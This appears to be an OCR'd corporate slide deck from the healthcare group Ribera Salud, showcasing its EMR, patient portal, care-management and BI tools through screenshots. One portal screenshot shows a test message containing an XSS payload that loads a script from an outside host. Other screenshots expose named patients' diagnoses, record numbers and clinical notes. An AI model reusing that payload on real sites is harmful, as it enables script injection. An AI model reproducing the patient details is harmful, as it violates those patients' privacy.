
Work Environment Survey

- 93% of our employees recommend Ribera Salud centers as a place to work in.
- 84% consider that the organization provides the required information to do their job in optimal conditions.
- The pride in belonging to this Group is the most highly rated indicator. 8 out of 10 employees are satisfied or highly satisfied.
- 90% of our employees consider they are contributing in a positive way to the society welfare, 6 points over the average in the healthcare sector.





Technology



- Cutting-edge and innovative IT systems being administrative, clinical and patient oriented. In-house developed EMR.
- System interoperability for accurate budgeting and costing
- Data mining and Business Analytics based on centralized data integrating clinical and non-clinical information
- Proprietary and in-house developed fully integrated Electronic Medical Record for all levels of care
- Grouping and stratification of patients, prescriptions, health promotion and prevention
- Patients: world-wide on-line access to personal medical records, ability to interact with the hospital and primary care doctors and nurses
- Patient Healthcare portal with personalised content for healthcare promotion, education and prevention



Technology for proactive and targeted care

Tools for Professionals

Florence

Florence - Historia Clínica Electrónica

General Historia Clínica Pruebas Tratamiento Enfermería Quirófano Bloque Materno-Infantil Documentos Administrativos Documentación Clínica Algoritmos de derivación Ayuda

Información Web

Resumen EPOC Hiper Diabetes Documentos

Listado de Episodios de Hipertensión Fecha Inicio: 01/08/2012 Fecha Fin: 13/11/2012

Activar Hiper

Episodios Hipertensión

- 02/08/2012 0:28:00
- 03/08/2012 21:04:00
- 06/08/2012 0:29:00
- 06/08/2012 14:19:00
- 07/08/2012 13:38:00
- 13/08/2012 16:15:00**
- 17/08/2012 1:37:00
- 30/08/2012 15:41:00
- 22/09/2012 18:39:00
- 11/10/2012 22:27:00
- 12/10/2012 15:35:00

Come con sal:

Ha reducido peso:

Datos del 23/07/2010

Tensión Alta: Tensión Baja:

Frutas y Verduras diarias:

Orina menos:

Ha cambiado el tratamiento para la tensión:

Ver gráfica

Florence - Atención Primaria

General Consultar Historia Pacientes Cupo Pruebas Solicitudes Laboratorio Urgencias Listado Pruebas Consultas Externas Ayuda

Atención Primaria - Lista de Trabajo - ANTONIO GIL GIL

Resultados de Laboratorio

Datos de la Salud **FELIX ALGUACIL GARCIA** N.Hist.: 007866 SIP: 1304746 Sin Publicar

Registro: 025261412050911 Tipo: Servicio: Atención Primaria

Validar resultado

Planilla: Enviar Prueba Publicado en Portal

Observaciones: Los resultados de su prueba se han publicado en el Portal Salud, están dentro de unos parámetros normales, no es necesario pasar por consulta para recogerlos, se muestran en su portal. Su medico.

Lista de Resultados de Pruebas

Grupo	F. Realizado
HEMATOLOGIA	11/12/2014
/HEMATIMETRIA/SERIE ROJA	11/12/2014
	11/12/2014
	11/12/2014
	11/12/2014
	11/12/2014
/HEMATIMETRIA/PLAQUETAS	11/12/2014
	11/12/2014
/HEMATIMETRIA/SERIE BLANCA	11/12/2014
	11/12/2014

Gráf. Episodio Gráf. Paciente Detalle Solicitud Validar

Por encima del rango: Muy por encima: Muy superior o inferior

Por debajo del rango: Detalle Microbiología: Contiene Comentarios: Salir

ANTONIO COSTA GARCIA Oftalmología Proceso: QUERATITIS SUPERFICIAL NO ESPECIFICADA

Atención Primaria ANTONIO GIL GIL 13/11/2012 17:15



Technology for proactive and targeted care

Tools for Professionals

Core
Health

core health

1 Credenciales:

Usuario

Contraseña

HOSPITAL UNIVERSITARIO DEL VINALOPO
Departamento de salud del Vinalopo

ENRIQUE CACICEDO CADELO
HOSPITAL DEL VINALOPO
Admisión

ADELA RODRIGUEZ FERNANDEZ
+ Suscribir

Cirugía General y Digestiva
13/01/2015 10:49 - 23/01/2015 10:37

QUISTE SEBACEO

Resumen del episodio

Facultativo Enfermería Timeline

Informe Antecedentes Intervenciones Pruebas

ANA SANCHEZ ROMERO

MOTIVOS DE CONSULTA
PRESENTA QUISTE SEBACEO EN LA INGLE QUE NO MEJORA .- REMITO A VALORACION CIRUGIA

ANTECEDENTES PERSONALES
- Antecedentes previos: IQ: Miomectomía. Adenitis axilar.
HTArt en tto.
No RAMc.
No hábitos tóxicos.

ENFERMEDAD ACTUAL
quiste sebaceo inguinal de dos meses de evolución (sobreinfectado, con evolución favorable) y otro en espalda.


Windows taskbar: 11:30 17/07/2015



Technology for proactive and targeted care

Tools for Professionals

Standardized Workflows. Pathways



Florence - Historia Clínica Electrónica

General Historia Clínica Pruebas Tratamiento Enfermería Quirófano Bloque Materno-Infantil Documentos Administrativos Documentación Clínica Algoritmos de derivación Pantallas Personalizadas Ayuda

PRB DIG COLONOSCOPIA2

1	2	3	4
---	---	---	---

Discriminadores

- Familiares de alto riesgo CCR
- Pólipos colónicos; Síndrome de Lynch o similares

Gráfico

```
graph TD; A{¿?} -- SI --> B[ ]; A -- NO --> C[ ];
```

Anterior Siguiente Cancelar



Technology for proactive and targeted care

Tools for Professionals

Patient engagement Health Portal

Castellano | Valencià | English

YOsalud

HOSPITAL UNIVERSITARIO DE TORREVEJIA
DEPARTAMENTO DE SALUD TORREVEJIA

¿Tienes dudas?
Contacte con nosotros

Bienvenido a Mi E-espacio Paciente, a través de él podrás gestionar tus citas, consultar tu historia clínica, realizar seguimiento de procesos crónicos y compartir la información con tu médico.

¿Es Nuev@?: Regístrese

Identifíquese

Por favor, introduzca su tarjeta sanitaria y contraseña para acceder a los trámites disponibles de su centro de salud.

Tarjeta Sanitaria: ¿Qué es? (SIP)

Por favor, introduzca las siguientes posiciones de su contraseña: (2, 3, 4 y 6)

1	2	3	4	5	6	7	8
<input type="text"/>							

Entrar

¿Olvidó su contraseña?

All Conversations



Test

13/05/2016 08:09

Family doctor and nurse

Buenos dias: No consigo entender sus mensajes: `<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>`

New question

Who do you want to communicate?

In order to begin a conversation, write your question and a brief description in the following form: The recipient of your message will answer you as soon as possible.

Addressee:

Family doctor and nurse

Subject:

Description:

Send message

Under no circumstances does the Health Portal substitute for the scheduled or urgent health care that is available to you at Health Department Centres, nor for the advice, diagnosis or treatment provided by its professionals. We urge to go to the hospital or your Health Centre if you perceive any alarming health signs.



Technology for proactive and targeted care

Tools for Professionals

Citizen and Patient Centered. TruCare

Welcome Francisco Ballesta
Last Login: 09/19/2016 08:14 AM

Members
[Remove All Members](#)

My Members (15)

- adrián, adrián
- antonio, antonio
- daniel, daniel
- eva, eva
- felipe, felipe
- fran, fran
- iker, iker
- jaime, jaime
- jose, jose
- luis, luis
- manuel, manuel
- maria, maria
- raquel, raquel
- sara, sara
- sofia, sofia

Today's Tasks and Task Reminders

Include Overdue Tasks [Refresh](#)

10 << < Prev **1** 2 Next > 11+ results

Actions	Activity	Member Name
Close All	Work on Intervenc	manuel, manuel

Message Board

[Refresh](#)

Total Number of Open Messages: 0

Actions	Date	!	Message	Created By	Archived
---------	------	---	---------	------------	----------

jaime, jaime
Member #: 2016072900000013
07/12/1977 (39 years)
Mujer
No Allergies
Group #:
PCP:
BHP: Ribera Salud > Cobertura Universal > Comunidad Valenciana > SIP > Vinalopo > ZONA BASICA PLA-VINALOPO > CAP PLA-VINALOPO

Alerts
No User Alert
No System Alert

Demographics
Member: jaime, jaime
Member ID: 2016072900000013
DOB: 07/12/1977
Marital Status:
No Addresses
No Phone Numbers No Emails

Diagnosis
No Diagnoses

Key Metrics

Allergies
No Allergies

Programs
07/29/2016 COPD (System) Enrolled

Tasks
Scheduler
Faxes

Members
Tasks
Scheduler
Faxes
Ownership



Technology for proactive and targeted care

Is for Professionals

Coordinated Care

Care center

- Small group of nurses;
- Controlling and monitoring the correct use of TruCare;
- Updating tasks carried out by the PC doctors and nurses
- Submitting the assessments
- Launching their Care Plans

EMR + TruCare + Health Portal

Primary care

- Nurse: completing the general and specific assessments (I1-I2) & responsible for the educational tasks
- Doctor: updating the clinical tasks
- Case Management Nurse: completing the general and specific assessments (I3) & responsible for the educational tasks

Secondary care

Hospital at home, emergencies unit and all the hospital units: they will have the information regarding the assessments, care plans as well as the notes of the patient recorded on TruCare

¿Qué hay de nuevo?

Patricia Fernández Montesinos
Disponible
Establecer la ubicación

Buscar a alguien

GRUPOS ESTADO RELACIONES NUEVO

AMIGOS Y FAMILIARES
No hay nadie en este nivel de acceso.

GRUPO DE TRABAJO
No hay nadie en este nivel de acceso.

COMPAÑEROS

- ALFREDO FONDON ALVIZ - Disponible
- Ana Maria Azorin Navarro - Disponible - Preparado para video
- ANGELICA ALARCON ZAHONERO - Sin conexión 3 días
- BEATRIZ JARA RODRIGUEZ - Sin conexión 55 minutos
- BEGOÑA KAIFER BLANCO - Disponible - Preparado para video
- Carlos Catalan Oliver - Inactivo 5 minutos
Valencia
- Celia Navarro - Disponible - Preparado para video
- DAVID PINA HERRERA - Ausente 40 minutos
- ELENA SANCHIS ROIG - Sin conexión 5 minutos
- ELISA TARAZONA GINES - Ausente 6 horas
- Emilia Montagud Penadés - Sin conexión 1 día
- ENRIQUE CASCEDO CAPELO - Sin conexión 3 horas



Technology

Tools for Patients

Websites

www.paritoriosonline.com

Cuidado
La familia
Encontrarás todas las recomendaciones para cuidar de tu salud y la de tu familia

paritoriosOnline

noticias

HOSPITAL UNIVERSITARIO DEL VINALOPÓ
Departamento de salud del Vinalopó

HOSPITAL UNIVERSITARIO DE TORREVEJEA
DEPARTAMENTO DE SALUD TORREVEJEA

Embarazo Paritorio Maternidad Neonatos Lactancia materna

contacta

Noelia Rodríguez Supervisora A&M
Yasmina Marin Matrona área partos
Rosario Cantó Matrona C.Salud Aspe

Elisabeth Ramirez Matrona CS de Acequión
Sheryl Richardson Matrona área partos Torreveja

Comparte tu EXPERIENCIA con nosotros

contacta

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Rosario Cantó Matrona C.Salud Aspe

Elisabeth Ramirez Matrona CS de Acequión
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Comparte tu EXPERIENCIA con nosotros

videos

El mejor partido de Juan Carlos Ferrero
Carolina Cerezuela, madrina de honor de ParitoriosOnline

guías para descargar

Guías para el embarazo

Guías para el parto

¡Nosotros apoyamos por la Lactancia Materna!!
300 mujeres ya atendidas en la consulta de Lactancia Materna apoyamos y emprendemos...
17 octubre, 2016

Leer más...

Educación Maternal en Hospital Vinalopó

EDUCACIÓN MATERNAL

Educación Maternal

Yoga en el embarazo

Matronación





Technology for proactive and targeted care

Tools for Patients

Patient engagement. Health Portal

YOsalud

HOSPITAL UNIVERSITARIO DEL VINALOPÓ
Departamento de salud del Vinalopó

YOsalud

Any doubts?
Contact us

MANUEL MAS ASENCIO

Castellano Valencià English Log out

My Data

- Home Page
- Appointments
- Medical History
- Documents
- Discharges
- Tests
- Configuration

Home Page

Primary Healthcare Appointments

Press the button to request an appointment with your primary healthcare provider.

Appointment

Specialist Healthcare Appointment

Send Document

New Data log Hypertension

New Data log COPD

New Data log Diabetes

Appointment Atención primaria

My Processes

- Hypertension
- COPD
- Diabetes

My Conversations

- Conversations
- New question

Change Password

Privacy Policy - Disclaimer - FAQ

The main **objectives** of the Health Portal:

- Accessibility;
- Communication channel;
- Reduction of PC visits;



Technology for proactive and targeted care

Tools for Patients



ribera salud grupo

Citizen engagement. APPs

Rewriting the relationship with patients and caregivers by **providing tools for patient engagement and self-management**. 'Self-service' options can create more meaningful participation of users, more satisfying outcomes, and reduce the workload of paid staff.

YO embarazo

YO opino

YO sin humos

YO primeros auxilios

YO salud

YO vida saludable





Technology for proactive and targeted care

Tools for the Management

Resource management. Cognos BI

http://rojs00.c-salud.local/ibmcognos/cgi-bin/co... Portfolio Soluciones - IBM Cog... CoM Actividad - Short List...
 Conservar esta versión... Agregar este informe...
 ribera salud grupo **Cuadro de Mando Actividad**




Resumen Indicadores por Concesión

Fecha Inicio: 2016-DIC Fecha Fin: 2016-DIC Concesión: Todas Concesiones Filtros


Actividad Concesiones	Real			Real Año Anterior			% Variación			Ppto. Acumulado			% Variación Real/Ppto		
	Cápita	No Cápita	Total	Cápita	No Cápita	Total	Cápita	No Cápita	Total	Cápita	No Cápita	Total	Cápita	No Cápita	Total
CAMAS	0	0	247	0	0	5.403	0	0	-95,4%	0	0	301	0	0	-17,9%
POBLACION PROTEGIDA	184.483	0	0	198.363	0	0	0	0	0	183.231	0	0	0	0	0
Hospitalización	Ingresos Totales	2.127	288	2.415	3.793	466	4.259	-43,9%	-38,2%	-43,3%	53.235	9.557	62.792	-96,0%	-97,0%
	Estancias	11.292	1.576	12.868	19.543	2.448	21.991	-42,2%	-35,6%	-41,5%	205.444	34.230	239.674	-94,5%	-95,6%
	Estancia Media Ingresos	5,3	5,5	5,3	5,2	5,3	5,2	3,0%	4,2%	3,2%	3,9	3,6	4,7	37,6%	52,8%
	Índice de Ocupación	0	0	96,4%	0	0	130,8%	0	0	0	0	0	8,171	8%	0
Urgencias	Urgencias PACs	17.692	2.420	20.112	37.505	2.678	40.183	-52,8%	-9,6%	-49,9%	228.093	17.189	245.282	-92,2%	-85,9%
	Urgencias Hospital	11.908	1.900	13.808	18.426	2.783	21.209	-35,4%	-31,7%	-34,9%	261.210	58.021	319.231	-95,4%	-95,7%
	Tasa de Urgencias Hospitalarias	40,2%	44,0%	40,7%	32,9%	51,0%	34,5%	0	0	0	53,4%	77,1%	56,5%	0	0
	Media Urgencias/Día	1644,44	240,00	1884,44	3107,28	303,39	3410,67	-47,1%	-20,9%	-44,7%	1386,13	213,06	1599,19	18,6%	12,6%
Intervenciones	Ratio Ingresadas / Atendidas	13,3%	11,2%	13,0%	15,1%	11,6%	14,7%	0	0	0	2,2%	2,8%	2,3%	0	0
	Intervenciones Totales	1.981	239	2.220	3.712	387	4.099	-46,6%	-38,2%	-45,8%	17.764	3.023	20.787	-88,8%	-92,1%
	Intervenciones CMA	1.027	110	1.137	1.729	161	1.890	-40,6%	-31,7%	-39,8%	7.347	1.114	8.461	-86,0%	-90,1%
Partos	Tasa CMA (Sin Urgentes)	69,9%	62,6%	69,1%	66,6%	52,0%	65,1%	0	0	0	72,7%	70,7%	72,4%	0	0
	Partos	159	30	189	333	35	368	-52,3%	-14,3%	-48,6%	4.054	573	5.732	-96,1%	-94,8%
Atención Primaria	Índice de Cesáreas	20,8%	23,3%	21,2%	21,0%	8,6%	19,8%	0	0	0	18,7%	19,0%	19,4%	0	0
	Consultas AP	0	0	0	439.210	0	439.210	-100,0%	0	-100,0%	1.104.312	0	1.104.312	-100,0%	0
Consultas	Consultas Enfermería AP	0	0	0	166.191	0	166.191	-100,0%	0	-100,0%	424.536	0	424.536	-100,0%	0
	Consultas Especializadas	42.897	1.950	44.862	84.255	3.407	87.662	-49,1%	-42,8%	-48,8%	1.249.312	54.525	1.303.837	-96,6%	-96,6%
Pruebas Diagnósticas	RNM	1.447	150	1.597	2.283	202	2.485	-36,6%	-25,7%	-35,7%	13.654	2.366	16.020	-89,4%	-93,7%
	T.A.C.	2.209	228	2.437	4.125	412	4.537	-46,4%	-44,7%	-46,3%	20.570	2.584	23.154	-89,3%	-91,2%
	Ecografías	2.450	139	2.589	5.120	268	5.388	-52,1%	-48,1%	-51,9%	24.906	2.361	27.267	-90,2%	-94,1%

Listado Indicadores

Indicadores	Real	Real Año Anterior	Desviación	% Dev.	Evolución 1 año	Valor Mismo	Valor Ideal
Tasa Ingresos	1.142	1.781	-639	-35,9%		1.142	2.39
Cuentas Hospitalarias	213	209	4	1,9%		190	234
Urgencias Hospital	829	889	-60	-6,7%		829	1.97
Urgencias Programadas	306	315	-9	-2,9%		306	641
Resolución de Urgencias	73,02	73,17	-0,15	-0,2%		73,02	84,1
Estancias	5.633	5.195	438	8,4%		5.633	13,0
Estancia Media	4,90	4,35	0,55	12,7%		4,45	5,6
Índice de Ocupación	94,6%	89,3%	5,3%	5,9%		85,4%	86,8
Índice de Cesáreas	2,88	2,84	0,04	1,4%		2,88	6,11



me solicitado por PATRICIA FERNANDEZ MONTESINOS





Technology for proactive and targeted care

Tools for the Management

Core-I

Browser address bar: <https://coreinsight.c-salud.com/#/>

Header: PATRICIA FERNANDEZ MONTESINOS DEPARTAMENTO ALICANTE SUR

¡Bienvenido a Core Insight!

- ¿Todo bien?**
Visión de las diferentes áreas de tendencias e identificar puntos de mejora.
- ¿Cómo está lo mío?**
Información dirigida a todos los profesionales de atención directa responsable.
- ¿Qué está pasando?**
Indicadores calculados en tiempo real.

Browser address bar: <https://coreinsight.c-salud.com/#/todo-bien/>

¿Todo bien?

Navigation menu with icons and labels:

- Hospitalización
- Urgencias
- Consultas Externas
- Área Quirúrgica
- Hospital de Día
- Atención Primaria
- Rehabilitación

PATRICIA FERNANDEZ MONTESINOS DEPARTAMENTO ALICANTE SUR

Hospitalización

Dashboards KPIs Informes Analytics Glosario



- Dashboards**
 - Resumen Hospitalización
 - Índice de ocupación
 - Estanda Media
 - Ingresos
 - Altas
- KPIs**
 - Indicadores Hospitalización
 - Indicadores NO Hospitalización
- Informes**
 - Traslados otros centros
 - Reconversiones UCSI
 - Pacientes reingresados Hospital
 - Pacientes ingresados por servicio y unidad
- Analytics**
 - Analytics Hospitalización
 - Hospitalización Camas
 - Analytics Camas
- Glosario**
 - Documentación Indicadores

- Endoscopias
- Anatomía Patológica
- Otras Pruebas

- Teleconsultas

- Consumos

- Crónicos

core insight


core insight



Technology for proactive and targeted care

Tools for the Management


Cost control. Ábaco





More proactive and targeted care

Risk Stratification





More proactive and targeted care

Ribera Salud health pyramid


RS has been working on a clinical classification based on risk adjustment systems which allows us to build our own population pyramid and provides us with better information for more targeted care.

RSG	DEMOGRAPHIC			UTILIZATION LEVEL			UNPLANNED INPATIENT			COST / PATIENT	OTROS	
	PATIENTS	% PATIENT	AGE	INPATIENT	EMERGENCY	OUTPATIENT	> 0	% RSG	IP DAYS	COST	RUB	FRAILTY
A11	2.569	0,5%	77	1,38	1,52	10,1	1.784	69,4%	13,6	9.498	4,6	19,9%
A12	3.788	0,7%	66	0,91	1,26	13,3	1.650	43,6%	13,6	7.077	4,1	8,3%
A21	3.945	0,7%	74	0,79	1,13	8,1	1.896	48,1%	10,4	5.915	4,3	15,5%
A22	9.380	1,7%	66	0,25	0,72	7,9	1.200	12,8%	6,3	2.190	3,5	2,3%
B11	13.759	2,5%	69	0,32	0,77	6,0	2.956	21,5%	7,9	2.600	3,6	8,8%
B21	19.979	3,6%	61	0,19	0,72	5,8	2.523	12,6%	6,5	1.747	3,4	17,8%
B23	2.703	0,5%	42	0,10	0,64	6,1	203	7,5%	9,7	1.051	3,1	1,0%
C14	36.677	6,7%	50	0,09	0,62	4,8	1.997	5,4%	4,8	1.041	3,0	0,8%
C15	59.052	10,7%	49	0,05	0,53	3,5	1.746	3,0%	3,6	746	2,7	0,2%
D17	59.519	10,8%	35	0,03	0,75	2,0	1.375	2,3%	3,1	591	2,5	0,2%
D18	145.683	26,5%	34	0,01	0,33	1,3	715	0,5%	1,9	273	1,7	0,0%
D19	193.592	35,2%	40	0,00	0,00	0,0	0	0,0%	0,0	0	0,0	0,0%
	550.646	100,0%	42,1	0,05	0,35	2,0	18.046	3,3%	7,3	592	1,6	1,1%

